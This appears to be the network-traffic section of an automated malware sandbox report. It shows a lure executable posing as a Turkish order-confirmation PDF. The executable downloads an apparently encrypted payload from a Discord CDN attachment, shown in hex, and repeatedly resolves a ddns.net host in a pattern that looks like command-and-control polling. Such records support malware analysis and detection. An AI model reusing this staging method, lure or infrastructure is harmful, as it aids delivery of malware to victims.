Jun 26, 2022 09:42:48.344860077 CEST	443	49716	162.159.130.233	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 26, 2022 09:42:48.344871044 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344896078 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344940901 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.344943047 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344954014 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.344995975 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.345000029 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.345011950 CEST	443	49716	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.345061064 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.348531961 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.348586082 CEST	49716	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.399934053 CEST	49719	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.399987936 CEST	443	49719	162.159.130.233	192.168.2.3
Jun 26, 2022 09:42:48.400074959 CEST	49719	443	192.168.2.3	162.159.130.233
Jun 26, 2022 09:42:48.401007891 CEST	49719	443	192.168.2.3	162.159.130.233

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 26, 2022 09:42:47.586988926 CEST	55923	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:42:47.607784033 CEST	53	55923	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:08.861673117 CEST	57723	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:08.881994963 CEST	53	57723	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:10.750699997 CEST	58116	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:10.774064064 CEST	53	58116	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:13.523336887 CEST	57421	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:13.544734001 CEST	53	57421	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:16.191664934 CEST	65358	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:16.214441061 CEST	53	65358	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:17.117027998 CEST	49873	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:17.139172077 CEST	53	49873	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:21.610383034 CEST	63332	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:21.631690025 CEST	53	63332	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:24.196943998 CEST	49327	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:24.216413021 CEST	53	49327	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:26.996424913 CEST	58981	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:27.015767097 CEST	53	58981	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:29.759982109 CEST	64452	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:29.777625084 CEST	53	64452	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:32.412154913 CEST	61380	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:32.433199883 CEST	53	61380	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:35.037820101 CEST	63146	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:35.058957100 CEST	53	63146	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:38.386646032 CEST	52985	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:38.407360077 CEST	53	52985	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:41.126136065 CEST	58625	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:41.147382021 CEST	53	58625	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:43.728009939 CEST	52810	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:43.747239113 CEST	53	52810	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:46.310242891 CEST	50778	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:46.329695940 CEST	53	50778	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:48.924099922 CEST	55151	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:48.941359043 CEST	53	55151	8.8.8.8	192.168.2.3
Jun 26, 2022 09:43:51.607608080 CEST	59795	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:43:51.630036116 CEST	53	59795	8.8.8.8	192.168.2.3
Jun 26, 2022 09:44:11.454999924 CEST	64816	53	192.168.2.3	8.8.8.8
Jun 26, 2022 09:44:11.476694107 CEST	53	64816	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 26, 2022 09:42:47.586988926 CEST	192.168.2.3	8.8.8.8	0xf2b2	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.861673117 CEST	192.168.2.3	8.8.8.8	0x4a2c	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:10.750699997 CEST	192.168.2.3	8.8.8.8	0xf7d7	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:13.523336887 CEST	192.168.2.3	8.8.8.8	0x88e8	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:16.191664934 CEST	192.168.2.3	8.8.8.8	0xbbc8	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:17.117027998 CEST	192.168.2.3	8.8.8.8	0xca4c	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:21.610383034 CEST	192.168.2.3	8.8.8.8	0xbd6a	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:24.196943998 CEST	192.168.2.3	8.8.8.8	0xcaa3	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:26.996424913 CEST	192.168.2.3	8.8.8.8	0xf5b4	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:29.759982109 CEST	192.168.2.3	8.8.8.8	0x2aba	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:32.412154913 CEST	192.168.2.3	8.8.8.8	0xf76a	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:35.037820101 CEST	192.168.2.3	8.8.8.8	0x1bd7	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:38.386646032 CEST	192.168.2.3	8.8.8.8	0xfecf	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:41.126136065 CEST	192.168.2.3	8.8.8.8	0x7b86	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:43.728009939 CEST	192.168.2.3	8.8.8.8	0x3b18	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:46.310242891 CEST	192.168.2.3	8.8.8.8	0x1b19	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:48.924099922 CEST	192.168.2.3	8.8.8.8	0x2b24	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:51.607608080 CEST	192.168.2.3	8.8.8.8	0x4b04	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)
Jun 26, 2022 09:44:11.454999924 CEST	192.168.2.3	8.8.8.8	0xb37a	Standard query (0)	blessmyhus tlelord.ddns.net	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 26, 2022 09:42:47.607784033 CEST	8.8.8.8	192.168.2.3	0xf2b2	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:42:47.607784033 CEST	8.8.8.8	192.168.2.3	0xf2b2	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:42:47.607784033 CEST	8.8.8.8	192.168.2.3	0xf2b2	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:42:47.607784033 CEST	8.8.8.8	192.168.2.3	0xf2b2	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:42:47.607784033 CEST	8.8.8.8	192.168.2.3	0xf2b2	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.881994963 CEST	8.8.8.8	192.168.2.3	0x4a2c	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.881994963 CEST	8.8.8.8	192.168.2.3	0x4a2c	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.881994963 CEST	8.8.8.8	192.168.2.3	0x4a2c	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.881994963 CEST	8.8.8.8	192.168.2.3	0x4a2c	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:08.881994963 CEST	8.8.8.8	192.168.2.3	0x4a2c	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:10.774064064 CEST	8.8.8.8	192.168.2.3	0xf7d7	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:13.544734001 CEST	8.8.8.8	192.168.2.3	0x88e8	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:16.214441061 CEST	8.8.8.8	192.168.2.3	0xbbc8	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:17.139172077 CEST	8.8.8.8	192.168.2.3	0xca4c	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 26, 2022 09:43:17.139172077 CEST	8.8.8.8	192.168.2.3	0xca4c	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:17.139172077 CEST	8.8.8.8	192.168.2.3	0xca4c	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:17.139172077 CEST	8.8.8.8	192.168.2.3	0xca4c	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:17.139172077 CEST	8.8.8.8	192.168.2.3	0xca4c	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:21.631690025 CEST	8.8.8.8	192.168.2.3	0xbd6a	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:24.216413021 CEST	8.8.8.8	192.168.2.3	0xcaa3	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:27.015767097 CEST	8.8.8.8	192.168.2.3	0xf5b4	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:29.777625084 CEST	8.8.8.8	192.168.2.3	0x2aba	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:32.433199883 CEST	8.8.8.8	192.168.2.3	0xf76a	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:35.058957100 CEST	8.8.8.8	192.168.2.3	0x1bd7	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:38.407360077 CEST	8.8.8.8	192.168.2.3	0xfecc	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:41.147382021 CEST	8.8.8.8	192.168.2.3	0x7b86	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:43.747239113 CEST	8.8.8.8	192.168.2.3	0x3b18	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:46.329695940 CEST	8.8.8.8	192.168.2.3	0x1b19	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:48.941359043 CEST	8.8.8.8	192.168.2.3	0x2b24	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:43:51.630036116 CEST	8.8.8.8	192.168.2.3	0x4b04	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)
Jun 26, 2022 09:44:11.476694107 CEST	8.8.8.8	192.168.2.3	0xb37a	No error (0)	blessmyhus tlelord.ddns.net		37.0.14.195	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49716	162.159.130.233	443	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	0	OUT	GET /attachments/990482594137251863/990489253987360768/Eluiezilfwmdrgrdfrqpnwmurnwnhm HTTP/1.1 User-Agent: lVali Host: cdn.discordapp.com

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	8	IN	Data Raw: 65 25 a5 18 28 05 1c 25 25 99 2f 8d f1 c0 1c 25 0d 3f 11 da da 9e c4 d1 37 25 25 c6 c0 66 20 21 36 66 c0 38 9e 66 e5 2e 7b 32 30 5e e9 19 66 ff 5e 9e e2 5e be 21 5e d6 31 58 e0 96 31 25 25 25 5e 0d 29 64 29 49 66 29 49 66 55 5c 0b 21 da da 5a 66 29 49 de eb 64 69 49 29 16 ce 50 e2 d5 dc c4 98 dc 25 25 16 ce ea b3 b5 25 25 25 66 13 06 c6 66 79 49 29 16 f0 45 0b 1c 25 50 51 04 08 45 0b 1c 25 dc 08 41 0b 1c 25 5e 18 41 0b 1c 25 31 ea 68 4a dc 25 25 dc 08 45 0 b 1c 25 04 08 41 0b 1c 25 66 03 c4 81 dc 25 25 64 69 49 29 66 69 49 29 1b 25 5d 3d 66 69 49 29 64 69 49 2d 66 69 49 2d de 8d 2d 66 69 49 2d 0d 2c d0 da da 5e d8 31 a1 fe 66 29 49 de 9e 64 69 49 29 5e a8 27 66 69 49 29 64 4d 66 69 49 29 5e e5 29 0d 67 1b da da c4 ea dc 25 25 66 03 c4 2d dc 25 25 66 d6 Data Ascii: e%(%)%?7% f I6f8f.{20^f^'^1X1%^(%)d)(f)IfU\Zf)(dii)P%^(%)%ffyl)E)%PQE%A%^A%1h J%6%E%A%6%(%)dii)fil)%P=fil)dii-fil--fil-^1f)(dii)^fil)(dMfil)^g%6f%-%%f
2022-06-26 07:42:48 UTC	9	IN	Data Raw: 2b a5 5d 47 50 e8 66 2b a5 9d dc 47 50 e0 5e 2b 27 c6 ba 0e c8 66 2b 64 69 49 31 c6 36 66 2b a5 5d 47 50 65 66 2b 75 0d 7b c0 da da 64 2b c6 39 66 2b 75 0d 6f c0 da da 64 e2 66 e2 06 2b de 0d 66 e2 64 2b c6 2b a5 5d 45 52 c3 66 69 49 29 66 b0 0d 9d f4 25 25 66 69 49 31 64 2b 66 69 49 26 25 64 69 49 35 0e c8 c6 56 66 2b a5 5d 47 50 75 66 2b 75 0d b0 09 da da 64 2b c6 49 66 2b 75 0d a4 09 da da 64 e2 66 2b 16 e2 4e 39 66 2b af 25 66 79 49 35 ad 29 4f da 2b 20 66 2b 16 e2 97 11 66 2b af 3d a9 b6 99 e0 a5 d6 47 50 aa 66 2b a5 5d 25 99 55 66 2b 75 0d 6c 09 da da 64 2b c6 49 66 2b 75 0d 60 09 da da 64 e2 Data Ascii: +]GPf+GP^+^f+dii16f+]GPef+u[d+9f+uodf+fd+f+=GPf+]%Ef+uGd+9f+u;df+fd+f+]ERfil)f%6fil1d+fil)f%6dii5Vf +]GPuf+ud+If+udf+N9f+%fily)O+ f+f+=GPf+]%Uf+uld+If+u^d
2022-06-26 07:42:48 UTC	10	IN	Data Raw: 59 65 25 25 25 a0 53 e1 c7 8c 12 65 25 25 65 9b 5f 46 e6 03 5f 65 25 25 0d 64 29 fe a2 af 63 65 25 25 87 d1 a0 c6 9d 88 1c 65 25 a5 9f f2 92 4b b2 fd 69 65 25 b5 d1 93 57 9d ab 62 6d 65 25 d9 32 2f 1a 3b 8d 84 26 65 25 7c c8 f1 f3 f6 e7 ae 73 65 c5 a9 39 65 3c 2c 34 a9 77 65 ed 80 f4 b5 94 80 4a 80 30 65 5f ea 45 19 02 6a ae f3 7d 65 a9 e4 b9 1d 9d 14 1a 5c 81 65 c0 e6 94 5b b2 e2 6a 7c 3a 65 ba 73 42 29 a8 a4 17 a4 87 65 bb 47 5c 20 65 a1 4a 21 40 65 c3 90 95 06 cd 88 a0 78 44 65 b0 cb aa da 24 fa 9d e7 ae 65 7e 39 76 a0 3b 86 8e ca 18 1c 05 b1 c4 a5 a4 22 df 6e cd 1c cf f2 0b 5a 06 7c 3b db 37 67 46 30 02 14 68 d2 95 05 a1 67 55 a4 61 be da bb 77 af c2 67 b3 03 d4 78 d6 c6 a3 cf 2c 1e b1 0a 8f 81 f4 21 4b f7 96 1e 9b be f1 17 04 0a a9 5c 4b 69 f7 2f b5 Data Ascii: Ye%%%Se%%e_F_e%gd)ce%%e%Kie%Wbme%2/;&e% se9e<,4weJ0e_Ej]e j]:esB)eG\ eJ!@exD e\$e-9v;"nZ];7gF0hgUawgx,!KKi/
2022-06-26 07:42:48 UTC	12	IN	Data Raw: 7b 8b 66 57 8b e4 1b 99 f2 8b 5c 23 25 e5 4e 35 75 66 25 0d 9d da da da 7d 99 e0 64 cc 83 da bc 83 66 2d da 3c 15 9e b5 77 2c 2e a9 f7 a1 de da 75 19 0c f7 68 71 49 35 89 66 3f 64 f4 64 44 2d a2 1c 29 f4 e2 65 25 64 1c 31 89 64 2f 36 34 7f 9e c4 5f dc 25 25 66 69 49 51 66 65 31 60 e5 99 33 66 2d 7f 5c 75 da 2c 21 7d 0d e4 25 25 65 0d cd 27 25 25 9e 68 65 25 66 35 da 77 1d 9e 66 e5 2e 66 fd 66 9e 66 35 da 77 09 66 9e 36 9e 66 e5 a9 f7 5a dc 9e 75 77 66 35 da 77 0d 7f 7d 9e b5 a5 18 4d e5 1c 25 dc 9b ec 8f 25 8f 25 8f 25 8d ba 1f c8 33 da f0 39 05 1c 25 9e b5 a5 18 4d e5 1c 25 25 99 f2 75 75 77 79 8f 27 8f 25 8d 09 1f c8 33 da f0 39 05 1c 25 5e e9 2d 7d 9e 68 65 25 79 8f dc 8f 25 8d 05 1f c8 33 da f0 39 05 1c 25 5e e9 29 7d 9e 68 65 25 a5 18 4d e5 1c 25 dc Data Ascii: {fW#%N5uf%)df<-w,,uhqI5f?ddD-)e%d1d/64_%%filQfe1^3f-u,,!j)%%%%%he%f5wf.fff5wf6fZuwf5w)M %%%%%39%M%9%uuyw%639%^-}he%y%39%^)}he%M%
2022-06-26 07:42:48 UTC	13	IN	Data Raw: 65 29 64 20 21 0e e5 30 8d 38 61 65 25 89 da 55 89 64 45 60 b6 a3 f6 26 64 83 31 66 20 21 66 69 fd 29 64 20 1d 5e 58 1d 25 99 de da 30 1d 60 b6 5a c0 0e e5 7f 34 34 89 64 35 c6 39 c4 1b d6 da da 0d 7c da da da 0d 9d d8 da da 0d a2 d8 da da 3a 83 36 34 34 38 9e 30 66 11 5e e9 1d 2e 7b 32 9a 5d 0b 1c 25 66 22 2d 60 e5 99 79 66 55 0e b6 66 65 29 64 20 21 0e e5 30 8d a8 61 65 25 89 da 55 89 64 45 16 ce a3 3f 66 20 21 66 29 fd 64 20 1d 1e 64 3a 31 5e 58 1d 25 9 9 de da 30 1d 16 ce 5a 0b 0e e5 7f 34 34 89 64 35 c6 39 c4 ab d6 da da 0d 0c da da da 0d 2d d8 da da 0d 32 d8 da da 3a 83 36 34 34 38 9e 2c 7b 32 e3 5d 0b 1c 25 68 58 e9 94 e6 25 25 25 ce 80 ea e0 7d 0b 1c 25 6a e0 79 0b 1c 25 64 08 71 0b 1c 25 64 f8 75 0b 1c 25 7e 65 0b 1c 25 64 f0 6d 0b 1c 25 68 28 e9 Data Ascii: e)d !08ae%UdE^&d1f !f)d ^X%0^Z44d59j:64480f^.{2}%f"-y)fUfe)d !0ae%UdE? f !f)d d^1X%0Z44d59-2:6448, {2}%hX%6%9g}%jy%9dq%du%-e%dm%h{
2022-06-26 07:42:48 UTC	14	IN	Data Raw: 0d 7c f5 da da 38 e7 29 25 b5 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a9 23 da da c6 3a 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da ea 25 25 0d a9 da da da 66 fd 60 b6 a1 ea 68 79 49 29 66 a2 66 a6 0d 1c da da da c6 51 66 b8 de b6 66 a2 66 ae 0d 57 29 25 25 7b 66 e2 66 71 49 29 66 ae 0d 79 da da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d ee 29 25 25 c5 e9 29 35 25 25 38 3a 83 36 9e 77 64 07 94 dc 25 25 25 0d d6 23 da da 7f 9e b5 0c a4 60 f7 99 fc 77 5f 2f 99 f2 5f 6f dc 99 ec 5f 6f 27 99 e6 5f 6f de 99 e0 5e e7 29 c6 0d 67 67 67 64 ac 7f 04 ac c4 f1 23 da da 9e 68 65 25 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 99 33 8b 16 6f 2b 99 e0 5e 7f 2d c6 09 5e e7 27 5e e7 27 Data Ascii: 8)%.{20\}u^!fd9f Z'f:h!%%XM{hii-fq!}%6f'hy!}ffQffW)%%(ffq!)fyr X'ff)%%)5)%6:8:6wd%%6%#`w/_o_o^o` ^)gggd#he%`w/Eo'o)3o+^~^~^
2022-06-26 07:42:48 UTC	16	IN	Data Raw: 25 25 25 75 0d a9 a6 da da 5e 9e 29 73 50 0d 83 36 9e 68 65 25 60 f7 ea a9 e1 da da da 66 6f 21 ac c4 ea a9 8c da da da 2c 77 75 0d 30 a6 da da 60 e5 ea a9 4c da da da 9e 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a5 da da da c6 38 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da e2 25 25 0d 41 1f da da 66 fd 60 b6 a3 ea 68 79 49 29 66 a2 66 a6 0d 14 25 25 c6 4f 66 b8 66 a2 66 ae 0d ad dc 25 25 7 b 66 e2 66 71 49 29 66 ae 0d 13 d4 da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d 44 dc 25 25 c5 e9 29 35 25 38 3a 83 36 9e 66 e5 60 a4 ea a9 31 da da da 75 2c 77 0d cd ef da da 60 e5 ea a9 f1 23 da da 7f da 57 64 27 0d cb ef da da 9e b5 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 Data Ascii: %%%u^}sP6he%`fo!,wu0`L.{20\}u^!fd9f Zf8h!%%XM{hii-fq!}%%Af^hy!}ff%%%Off%%(ffq!)ff X'fD%%)5)%6:8: 6f`1u,w`#Wd`w/Eo'o)
2022-06-26 07:42:48 UTC	17	IN	Data Raw: da da da 2a 5a 0d 38 c6 57 30 64 b0 64 fd de 81 53 27 64 17 0d fa da da da 2a 5a 15 38 c6 41 66 de 5e 9e 29 0d 42 33 25 25 2a 5a ce c6 e8 66 de 5e 9e 29 0d 45 e2 25 25 2a 5a ce 3a 83 36 9e b5 5e 18 3d e5 1c 25 25 99 e2 da f0 3d e5 1c 25 9e d5 35 0d 60 03 da da 9e 2e 7b 32 30 64 9e 64 fb 0c e5 af 1c dc 68 a1 2d 2f 66 4a 21 0c e5 66 2a 1d 2c 66 2a 29 04 c3 a3 e6 64 e7 dc 15 dc ff 0d 1d 03 da da 66 22 29 66 f2 66 37 af 2f a5 d4 2f 99 0c a5 d4 e6 99 a4 21 3c 99 24 a5 d4 e8 99 30 a5 d4 33 99 95 a5 d4 ea ea a9 a5 25 25 25 a5 d4 ec ea a9 ad 25 25 25 d5 27 38 3a 83 36 c4 f4 03 da da 66 39 55 dc fd 0d 5e ce da da dd 29 25 25 25 c6 58 66 39 55 dc fd 0d 03 d4 da da dd 29 25 25 25 c6 91 68 39 55 dc fd 0d 2c da da da dd 35 25 25 25 c6 36 0c a4 af 6f dc da 99 ec 27 Data Ascii: *Z8W0ddS^d^Z8Af^}B3%%"Zf^)E%%"*Z:6^=%%=%5`.{20ddh-fJf!f,*^d^}ff7//1\$03%%6%9%8:6f9U%)% %%Xf9U)%%9%h9U,5%%%6o'
2022-06-26 07:42:48 UTC	18	IN	Data Raw: 66 3d 60 b6 5a f6 60 b6 58 e2 d5 29 0d 97 b4 da da 66 20 21 66 30 1d 0d 9a da da da c4 3e dc 25 25 0e da 5e 58 0d 25 99 e8 5e 48 0d 29 66 20 0d 66 5d 5e 48 0d 29 66 20 1d ea db 65 dc dc 20 1d 66 20 1d 66 95 27 66 75 2b 60 f7 99 e2 66 27 64 20 1d c6 e0 0e e5 64 20 1d 66 9e d2 13 64 20 11 66 20 11 74 d2 d6 16 15 99 e2 d5 29 0d 37 b4 da da 5e 20 11 2d 5e 58 0d 25 99 2d 66 20 0d 5e 5d dc 50 61 66 20 0d 64 20 09 16 d6 a3 fa 5e 58 1d 25 99 f4 66 20 0d 5e e5 2d 6 6 ae ea 8a fb de e7 66 aa 06 a6 66 30 1d 0d 02 da da da 68 20 09 66 30 11 0d ed b2 da da 66 20 09 64 20 0d c6 3e 66 20 0d da 2d 66 20 11 0d 3e b2 da da 64 20 0d 64 58 15 16 38 15 58 de 64 38 15 5e 58 1d 25 99 51 66 30 15 ea 8a fb 66 20 0d 5e e5 2d 0e a4 0d 65 01 da da 66 20 15 75 66 30 21 66 37 66 20 0d Data Ascii: f=`Z`X)f !f0!>%6%^X%^H)f fl^H)f e fffu+`f^d f d f t)f ^-^X%-f^}Paf d ^X%f ^~ff0h f0f d >f ^-> d x8X8d^X%Qf0f ^~ef u0!f7f

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	32	IN	Data Raw: 0c e5 64 20 21 de 28 35 64 58 1d 0c e5 64 20 19 64 20 15 64 20 11 e4 f7 99 e8 14 f3 99 e4 d1 61 00 99 33 cf 6f 50 ce 64 1d 06 20 1d c4 fe de 25 25 14 f3 99 17 d1 61 00 99 c4 68 83 23 64 38 0d ad 20 c2 61 08 50 e0 14 f3 99 01 d1 0d a3 25 25 25 61 5f 50 2f 64 38 19 14 f3 99 a6 d1 c6 bc 64 38 05 96 da da da da 61 53 50 2f 14 f3 99 dd d1 0d 7f 25 25 25 64 38 01 64 50 fd 2c 77 0d 70 25 25 25 7f 66 38 05 04 a6 4e 27 0c b6 a5 58 c2 08 50 2f 04 ef 4e 29 dc ac 0c f7 ce c9 62 b4 04 ef 4e 29 dc ac 0c f7 d5 45 ce cf 62 b4 04 ef 4e 29 dc ac 0c f7 ce c9 5e 58 15 25 99 2f 77 68 20 15 0d 41 da da da 7f 34 66 50 fd c4 22 da da da 0c b6 61 4f 99 47 61 55 97 18 61 14 52 14 44 b6 2f 25 25 51 55 ea db e5 dc 9e 14 f3 99 de d1 c6 09 7d c4 55 da da da 66 20 19 16 20 2d 5a 37 Data Ascii: d !(5dXd d d a3oPd %%%ah#d8 aP%%a_P/d8d8aSP/%%d8dP,wp%%f8N'XP(n)bN)EbN)^X%/wh A4fP"aOGaUaRD/%%%%QUJf -Z7
